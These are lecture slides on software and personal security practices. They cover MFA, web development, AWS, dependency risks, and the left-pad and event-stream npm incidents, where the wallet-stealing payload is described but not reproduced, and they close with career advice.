- Secure your email and password database
 - No outside access
 - Limit who can access this server
 - Encrypt it if possible



Best Practices - MFA

Pick at least 2 from:

- Something you know
 - Password
 - PIN
- Something you have
 - Phone
 - RSA Fob
- Something you are
 - Fingerprint
 - Face ID



Best Practices - Web Dev

- Add SRI checks on all 3rd party resources
- Keep software up to date
 - This is very important
 - Build in time to do this in estimates
 - OS deps, language, frameworks - all are important
- Use a well maintained framework for web development
 - Play! Framework
 - Django
 - Flask


Best Practices - Web Dev

- Limit what users can upload
 - XSS attacks
 - SQL injections
 - CSRF attacks
- Never execute input from user directly
- Use a strongly typed language
 - Scala
 - Haskell
- Keep it simple
 - Complexity breeds bugs, which can lead to security issues





AWS Security

- Port scanning is a good idea (nmap)
- Security Groups allow for good security
 - Clump nodes together
 - Connection-oriented (Only have to allow outbound for outbound TCP request)
- VPCs are complex but powerful
 - Network-level security
 - Now even work between AWS regions!
- IAM profiles are very useful for security
 - Only give access to particular resources
- Use ELBs/ALBs with HTTPS enabled
 - Simple to setup and performant
 - Scales automatically
 - No need to deal with certs in application



Software Dependencies

- Trust and package managers
 - System packages vs programming language packages, which is safer?
 - GPG checks ensure that package you download was uploaded by maintainer
 - Usually system packages have to go through rigorous vetting process: You should look into how your favourite OS does it
 - Linux has been decades ahead of Windows and Mac OS on this front



Node.JS left-pad controversy

```
const leftPad = require('left-pad')
```

```
leftPad('foo', 5)
```

```
// => "  foo"
```

```
leftPad('foobar', 6)
```

```
// => "foobar"
```


± weekly downloads

1,813,887




- Developer decided to take down code
- Much of Node.JS ecosystem depended on it
- Ground Javascript development to a halt as many packages directly or indirectly depended on it
- Transitive dependencies are a big problem in Node.JS ecosystem

Event Stream incident



- Maintainer got bored of project (common theme in Node.JS):
- Some kind stranger offered to maintain it...



A screenshot of a GitHub issue comment. The comment is from a user whose name is redacted (black box) and was posted 15 days ago. The comment text reads: "he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years." The comment has received 350 thumbs up, 586 thumbs down, 179 smiley face emojis, 61 party popper emojis, 110 sad face emojis, and 135 heart emojis. The user is identified as the 'Owner' of the repository.

Event Stream incident

- The new maintainer updates it with an encrypted payload
- Submitted to npm
- Updates start trickling down to developers
- An eagle-eyed developer spots the rogue code:

The worst part is I still don't even know what this does... The decrypted data `n[0]` is byte code or something, not regular javascript, or maybe I'm just not handling it correctly.

Event Stream incident

commented 10 days ago • edited ▾


...


For the ones wondering what the code does, based on the provided pretiffied code above by @joepie91:


1. Looking for the victim hot wallet profiles (this could have been running in mobile apps as well as your regular browser, regardless the device).
2. Iterate over all wallet ids and mapping all public keys which balances where over 100 BTC or 1e3 BCH.
3. Send it to a server in Kuala Lumpur (hosted here: <https://www.shinjiru.com.my/> - taken from `nmap -F 111.90.151.134`).


How did the attacker achieve it?

Because they rewrote the `Credentials.getKeys` function due to the possibility of the prototypes in JS. The attacker is capturing the password and sending it to the above server.

 164

 25

 2


 8

Anti-patterns

- Automatic minor version updates
- Depending on a lot of packages
 - Each dependent package is a liability
 - Developers lose interest, companies go bankrupt
 - You may end up having to maintain it
- Using packages which are no longer actively maintained
- Installing dependencies directly on servers:
 - This is bad for speed and security
 - Instead: Bundle up dependencies with app using package / container / system image

Personal Security: Best practices

- Use 2FA (Google Authenticator)
- Use secure apps:
 - Messaging (e.g - Signal, Telegram)
 - Email (e.g - ProtonMail)
- Use a password manager (e.g - KeepassX or LastPass)
- Use TOR / SSH tunneling if you are on an unsafe connection
- Use an ad blocker (e.g - UBlock origin)
- Use Linux (e.g - Fedora, Ubuntu or Arch Linux)
- Go to conferences! (CCC in Germany is great!)



General Career Advice & Questions

- Choose job based on what you will learn
 - Job availability is exceptionally high for software developers - you can be picky
- Staying in a company too long will hurt your career
 - Every company I have worked for has been bad at scaling salary for employees
 - You should be looking to move every ~3 years to optimise salary increases
- Choose a small company for interesting work, big one for stability
- Think about what you want to work on
 - Don't get stuck working on products you don't believe in
 - Again, you can be picky
- Consider research / academia, especially RSE!
- Thanks for listening!
- Any questions? Also available after.
- Email: jonathan.frawley@durham.ac.uk

